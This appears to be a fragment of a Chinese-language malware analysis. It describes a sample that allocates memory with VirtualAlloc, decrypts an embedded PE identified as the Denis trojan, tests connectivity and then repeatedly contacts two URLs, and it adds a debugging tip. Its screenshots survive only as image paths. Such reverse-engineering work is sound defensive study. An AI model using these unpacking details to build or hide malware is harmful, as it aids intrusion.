





继续向下通过 VirtualAlloc 申请内存后解密出一个 PE 文件，每次写 1000h 字节。




根据特征码可知该 PE 文件为 Denis 木马。



后续逻辑会先测试网络连通性，继而不断访问另外两个 URL。





调试时可能遇到的坑是最后 call 较多，刚开始步过的时候容易跑到 sleep 中。。

参考

https://zhuanlan.zhihu.com/p/222086692